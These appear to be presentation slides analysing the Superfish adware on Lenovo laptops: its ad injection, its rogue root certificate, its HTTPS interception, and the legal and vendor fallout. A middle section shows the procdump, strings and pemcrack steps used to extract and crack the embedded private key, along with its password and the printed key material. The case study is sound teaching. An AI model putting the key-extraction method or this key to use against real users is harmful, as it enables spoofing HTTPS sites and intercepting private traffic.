



SUPERFISH

Jonathan Ng
Minying Lu
Philip Zhang

WHAT IS SUPERFISH?

- A advertising company that develops various advising-support software based on a virtual search engine.
- Bad track record with user
 - WindowShopper (2011) is created as adware but treated as malware by users.
- Fun Fact: Forbes listed the company as number 64 on their list of America's most promising companies.



SUPERFISH ON LENOVO LAPTOP

Click to search results for "kitchenAid 4.5-qt ultra power stand mix"



Roll over image to zoom in

KitchenAid K45SSWH K45SS Classic 275-Watt 4-1/2-Quart Stand Mixer, White

by KitchenAid

★★★★★ 596 customer reviews | 25 answered questions

List Price: \$269.99

Price: **\$259.99** Prime

You Save: \$10.00 (4%)

Note: Available at a lower price from other sellers, potentially without free Prime shipping.

In Stock.

Sold by **always quality** and Fulfilled by Amazon. Gift-wrap available.

Want it Friday, April 17? Order within **1 hr 17 mins** and choose **Two-Day Shipping** at checkout.

Details

Color: **White**



- 275-watt, 10-speed mixer with tilt-up head
- 4-1/2-quart bowl holds dough for 2 loaves of bread
- Three handy accessories: flat beater, wire whip, and dough hook
- Includes a guide with instructions, mixing tips, and 67 recipes

Before

Monitor user activity

Analyze and extract user preference

Superfish's Database

After

Injecte ads/img to webpage

Targeted images/ads


SUPERFISH CERT IN ROOT STORE

The screenshot shows the Windows Certificate Manager window titled "certlm - [Certificates - Local Computer]\Trusted Root Certification Authorities\Certificates". The left pane shows the "Trusted Root Certification Authorities" folder selected, with its "Certificates" subfolder highlighted. The right pane displays a table of certificates in this store.

Issued To	Issued By	Expiration Date
NO LIABILITY ACCEPTED, (c)97 ...	NO LIABILITY ACCEPTED, (c)97 V...	1/7/2004
SecureTrust CA	SecureTrust CA	12/31/2029
Starfield Class 2 Certification A...	Starfield Class 2 Certification Auth...	6/29/2034
Starfield Root Certificate Autho...	Starfield Root Certificate Authorit...	12/31/2037
StartCom Certification Authority	StartCom Certification Authority	9/17/2036
Superfish, Inc.	Superfish, Inc.	5/7/2034
Thawte Premium Server CA	Thawte Premium Server CA	1/1/2021
Thawte Premium Server CA	Thawte Premium Server CA	12/31/2020
thawte Primary Root CA	thawte Primary Root CA	7/16/2036
Thawte Timestamping CA	Thawte Timestamping CA	12/31/2020
UTN - DATACorp SGC	UTN - DATACorp SGC	6/24/2019
UTN-USERFirst-Hardware	UTN-USERFirst-Hardware	7/9/2019
UTN-USERFirst-Object	UTN-USERFirst-Object	7/9/2019
VeriSign Class 3 Public Primary ...	VeriSign Class 3 Public Primary Ce...	7/16/2036
VeriSign Class 3 Public Primary ...	VeriSign Class 3 Public Primary Ce...	1/18/2038

Trusted Root Certification Authorities store contains 48 certificates.

The Man-in-the-Middle Attack



"fake" cert
Subject: BOA
Issuer: SuperFish

A red smiley face icon is positioned above the text box. A red arrow points from the smiley face to the browser icons in the next image.

Replace the real cert with fake cert to inject ads/images.

A large brown arrow points from this text box towards the browser icons.



Actively monitor user activity and collect data

A large brown arrow points from this text box towards the Bank of America logo.


~~Real cert~~
~~Subject: BOA~~
~~Issuer: verisign~~

The text is crossed out with a red 'X'.



Verify superfish as CA

OOPS



n1tr0g3n @n1tr0g3n_com · Feb 18

@munin @kennwhite @FBI Looks like they misspelled VeriSign, Inc. lol




3



HOW IS IT MALICIOUS

- Superfish performs a Man in the Middle attack between the user and all websites that the user visits
- For every website the user visits, Superfish will generate certs on the fly (signed by themselves)
- Since Superfish is installed by the manufacturers, they have an unrestricted root certificate
 - are given the same authority and trust as Microsoft's root certificate
 - browsers will trust this certificate as well as all certificates signed by Superfish



Run procdump to dump process's memory

Super.dmp

Binary file:
1001101000
1.....

"Strings" function

Super.txt

Convert binary to human readable string

Search for "PRIVATE KEY", and got result

Super.pem

Store private key into .pem file

Try to look at it

Try OpenSSL and password prompted

Dictionary attack


Found password: "komodia"

Decrypt private key with password and obtain the superfish certificate

Affected machine



Can't brute force, but password might be in memory dump too!



SUPER.PEM

```
1 -----BEGIN ENCRYPTED PRIVATE KEY-----
2 MIICxjBABgkqhkiG9w0BBQ0wMzAbBgkqhkiG9w0BBQwwDgQIDHHhyAEZQoICAggA
3 MBQGCCqGSib3DQMHBAiHEg+MCYQ30ASCAoDEvGvFRHvtW0b5Rc0f31bVKqeUvWsz
4 xQn+rZELHnwb6bao1mbFcsi6XkacVzL/EF7L14de/CSQ6pZZCCvfDzov0mPOuGve
5 SAe7hbAcol7+JWVfzbnVTb1Pf0i7mwSvK61cKq7YfcKJ2os/uJGpeX9zraywWyFx
6 f+EdTr348dOez8uHkURyY1cvSHsIdITALkChOonAYT68SVighTeB6xOCwfmsHx+X
7 3Qbhom2YCIxFJiaAoz2/LndCpDaEF0rVrxXFOkXrIbmeDEyJDQj16AVni9uuaJ7L
8 Ni03zrrqxsfdVINPaAYRKQnS102jXqkH01z72c/MpMMC6dwZswF5V3R7RSXngyBn
9 1GLxVFHkR753Gt0IDag13Bd8Jt890/v0tE0Kx66jCkRgn+VCq6+bsnh7VpTH/cG5
10 dlFnv56lv2leknu5ghdJHX8YQ6HjnioaahaLA+ORAxqAlD8Itt1/pRBO0MSkutdz
11 d1px9dB2ZBpSoRAOcBwU5aFaw9uu+tXyzrPM3tZomu8ryQYMNlmVgPNDJ0z6jPji
12 jaZHwTS7U6j370oH/B0KTUG/ybrJGFnOmPP4h2u/ugG75EkfotURsvbrWuetQh0i
13 TCH+9nbIcT3pxnTXqI2IRHZXMturQ+6fq1JF3bb9bWarMBuC3KgprqyXxeM0Sqq
14 VlyKLWwAuMf2Ec7t7ujqaNmVgv6bpwHEbr6njIi7lC7j4w6D2YQ8vacgvS3MB/K0
15 SX54HNvBVuXhAixPtYJ6t0BGm7QFAKaXju0PJ+AljnMEsHRekOs2u420HBXEWDE8
16 Vhw7/lTXwsJkBCQM+g/svyqV4xKHDAixPms2SUwJyKjvEgV+CQok4F/T
17 -----END ENCRYPTED PRIVATE KEY-----
18 -----BEGIN CERTIFICATE-----
19 MIIC9TCCA16gAwIBAgIJANL8E4epRNznMA0GCSqGSIb3DQEBBQUAMFsxGDAWBgNV
20 BAoTD1N1cGVyZmlzaCwgSW5jLjEELMAkGA1UEBxMCU0YxZCzAJBgNVBAGTAkNBMQsw
21 CQYDVQQGEWJlUzEYMBYGA1UEAxMPU3VwZXJmaXNoLCBjb21uMjB4XDE0MDUxMjE2
22 MjUyNl0xDTM0MDUwNzE2MjUyNl0wWzEYMBYGA1UEChMPU3VwZXJmaXNoLCBjb21u
23 MQswCQYDVQQHEWJTRjEELMAkGA1UECBMCQ0ExCzAJBgNVBAYTAlVTMRgwFgYDVQQD
24 Ew9TdXB1cmZpc2gsIEluYy4wgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAOjz
25 Shh2Xxk/sc9Y6X9DBwmVgDXFD/5xMSeBmRImIKXfj2r8Q1U57gk4idngNsSsAYJb
26 1Tnm+Y8HiN/+7vahFM6pdEXY/fAXVyc4XouEpNarIrXFWPRt5tVgA9YvBxJ75Bi
27 3bZMpTrrHD2g/3pxptMQeDOuS8Ic/ZJKocPnQaQtAgMBAAGjgcAwgb0wDAYDVR0T
28 BAUwAwEB/zAdBgNVHQ4EFgQU+5izU38URC7o7tUJm140VoaoNYgwgY0GA1UdIwSB
29 hTCBgoAU+5izU38URC7o7tUJm140VoaoNYihX6RdMFSxGDAWBgNVBAoTD1N1cGVy
30 ZmlzaCwgSW5jLjEELMAkGA1UEBxMCU0YxZCzAJBgNVBAGTAkNBMQswCQYDVQQGEWJl
31 UzEYMBYGA1UEAxMPU3VwZXJmaXNoLCBjb21uMjB4XDE0MDUxMjE2MjUyNl0xDTM0
32 AQEFBQADgYEAphYg7ApKx3DEcWjzOyLi3JyN0JL+c35yK1VEmxu0Qusfr766450j
33 1IsYwpTws6a9ZTRMzST4GQvFFQra81eLqYbPbMPuhC+FcXkUF510DNSWi+kczJXJ
34 TtCqSwG19t9JEoFqvtW+znZ9TqyLi0Mw7TGEUI+88VAqW0qmXnwPcfo=
35 -----END CERTIFICATE-----
```



FOUND PRIVATE KEY


- Simply search for “PRIVATE KEY” in super.txt

```
4844 pc2g&h
4845 IhvcD
4846 Unknown error
4847 equence
4848 operation
4849 SocketAsync
4850 -----BEGIN ENCRYPTED PRIVATE KEY-----
4851 MIICxjBABgkqhkiG9w0BBQ0wMzAbBgkqhkiG9w0BBQwwDgQIDHHhyAEZQoICAggA
4852 MBQGCCqGSIB3DQMHBAlHEg+MCYQ30ASCAoDEvGvFRHvtW0b5Rc0f3lbVKqeUvWSz
4853 xQn+rZELHnwb6baolmbFcsi6XkacVzL/EF7Ll4de/CSQ6pZZCCvfDzov0mPOuGve
4854 SAe7hbAcol7+JWVfzbnVTblPf0i7mwSvK61cKq7YfcKJ2os/uJGpeX9zraywWlyFx
4855 f+EdTr348d0ez8uHkURyY1cvSHsIdITALkCh0onAYT68SVighTeB6xOCwfmsHx+X
4856 3Qbhom2YCIxfJiaAoz2/LndCpDaEfOrVrxXFOKXrIbmeDEyjDQj16AVni9uuaj7l
4857 Ni03zrrqxsfdVINPaAYRKQnS102jXqkH01z72c/MpMMC6dwZswF5V3R7RSXngyBn
```



VIEW WITH OPENSLL

- View the encrypted certificate chain using OpenSSL




```
C:\Windows\system32\cmd.exe - openssl rsa -in super.pem -text  
C:\dev>openssl rsa -in super.pem -text  
Enter pass phrase for super.pem:█
```



FOUND PASSWORD

- Password must be in memory dump as well
- Use a dictionary of all the (lowercase) words in the memory dump: 2203



```
C:\Windows\system32\cmd.exe
C:\dev>pemcrack super.pem super.dict
--- pemcrack v1.0 - by Robert Graham ---
-> aaas
-> bugi
-> czech
-> ente
-> fuvf
-> hres
-> jdjgj
-> jvjgj
found: komodia
C:\dev>
```



DECODE PRIVATE KEY

- With the password, “komodia”, Graham was able to decode the private key


```
C:\Windows\system32\cmd.exe
C:\dev>openssl rsa -in super.pem -text
Enter pass phrase for super.pem:
Private-Key: (1024 bit)
modulus:
 00:e8:f3:4a:18:76:5f:19:3f:b1:cf:58:e9:7f:43:
 07:09:95:80:35:c5:0f:fe:71:31:27:81:99:12:26:
 20:a5:df:8f:6a:fc:42:55:39:ee:09:38:89:d9:e0:
 36:c4:ac:01:82:5b:d5:39:e6:f9:8f:07:88:df:fe:
 ee:f6:a1:14:ce:a9:74:45:d8:fd:f0:17:57:2a:82:
 e1:7a:2e:12:93:5a:ac:8a:d7:15:63:d1:b7:9b:55:
 80:0f:58:bc:1c:49:ed:20:62:dd:b6:4c:a5:3a:eb:
 1c:3d:a0:ff:7a:71:a6:d3:10:78:33:ae:4b:c2:1c:
 fd:92:4a:a1:c3:e7:41:a4:2d
publicExponent: 65537 (0x10001)
privateExponent:
 00:a7:a9:5b:5e:09:ec:5e:5e:d2:9a:5a:f3:0b:ce:
 71:45:3b:9d:e0:95:69:f2:87:03:8a:dc:a3:10:45:
 f2:df:8f:ed:48:62:31:57:e7:ee:e4:22:16:4d:83:
 2b:c8:17:c8:aa:4b:70:47:51:6f:b2:bb:08:8f:b7:
 8b:c4:64:a1:74:d1:0c:46:54:e5:73:cc:26:76:6c:
 13:92:d6:80:d4:3e:a6:2d:c7:c0:c1:1d:47:4b:c3:
 d8:8c:af:bc:81:f7:b6:ae:a6:34:a8:03:bb:eb:e8:
 ce:6f:03:5a:c1:0f:f7:a8:eb:85:56:e8:d5:4d:6b:
 cf:21:2d:5f:8e:9a:7e:8e:fd
prime1:
 00:fd:55:da:9c:66:aa:8f:8b:9a:12:ca:9f:63:a9:
 ff:ef:e3:13:9b:88:8f:38:ce:ea:7e:8c:88:e0:4a:
 69:25:76:64:95:cf:c5:6d:c5:76:94:08:d8:d8:99:
 7d:53:a5:fb:5a:7a:82:3e:7f:bf:ce:0e:38:ea:52:
 96:4e:78:40:6b
prime2:
 00:eb:66:8b:a9:f0:f1:68:d8:ea:ec:97:66:8b:04:
 ff:4a:f8:4a:44:92:a3:6d:04:25:b0:42:25:c8:1d:
 a1:f2:93:f9:50:86:07:88:69:87:a5:f0:19:d9:6c:
 d1:c6:be:a9:ae:59:13:56:b5:f7:a7:69:c3:05:6b:
 7b:48:66:f3:c7
```



THE SECRET BEHIND THE PASSWORD

- Komodia created a product called “SSL Digestor” (or SSL Hijacker) which is what Superfish uses to intercept user searches.
- SSL Digestor was intended to be used for parental control, spam filtering, and traffic monitoring
- Product description from Komodia’s website:

“Our advanced SSL hijacker SDK is a brand new technology that allows you to access data that was encrypted using SSL and perform on the fly SSL decryption. The hijacker uses Komodia’s Redirector platform to allow you easy access to the data and the ability to modify, redirect, block, and record the data without triggering the target browser’s certification warning.”



OTHER COMPANIES AFFECTED BY KOMODIA

- KeepMyFamilySecure (Komodia)
- Qustodio (parental control)
- StaffCop
- Lavasoft (Ad-Aware Antivirus)
- Kurupira Webfilter
- Atom Security Inc.
- DyKnow (classroom monitoring)

Fun Fact: Marc Rogers confirmed that the password encrypting the private key was “komodia” for all of these companies

SUPERFISH'S RESPONSE

- Superfish insisted its product was a visual search tool designed to “enhance the online shopping experience”
- Claimed VisualDiscovery did not collect any personal data
- Superfish CEO Adi Pinhas claims:

“There has been significant misinformation circulating about Superfish software that was pre-installed on certain Lenovo laptops... Despite the false and misleading statements made by some media commentators and bloggers, the Superfish software does not present a security risk.”

LENOVO: “WE MESSED UP”

- Stopped preloading in January
- Published an official uninstall guide
- Lenovo stated that Superfish was only installed in laptops shipped between September to December 2014
- Also stated that they did “not track nor re-targeted” and “every session is independent” with SuperFish
- Only installed in non-ThinkPad laptops

LEGAL ISSUES

- Class-action lawsuit
 - Jessica Bennett
 - “fraudulent” business practices and making Lenovo PCs vulnerable
- Government endorses removal of Superfish adware:



The image is a screenshot of the US-CERT website. At the top left is the Department of Homeland Security seal. To its right is the text "US-CERT" in large blue letters, with "UNITED STATES COMPUTER EMERGENCY READINESS TEAM" in smaller blue letters below it. A navigation bar with blue buttons for "HOME", "ABOUT US", "PUBLICATIONS", "ALERTS AND TIPS", "RELATED RESOURCES", and "C² VP" is positioned below the header. The main content area features a red heading "Alert (TA15-051A)" followed by the text "Lenovo Superfish Adware Vulnerable to HTTPS Spoofing". At the bottom, it states "Original release date: February 20, 2015 | Last revised: February 24, 2015".

Alert (TA15-051A)
Lenovo Superfish Adware Vulnerable to HTTPS Spoofing

Original release date: February 20, 2015 | Last revised: February 24, 2015

HOW TO PREVENT VULNERABILITIES

For Users:

- Download the Superfish removal tool from Lenovo's website:
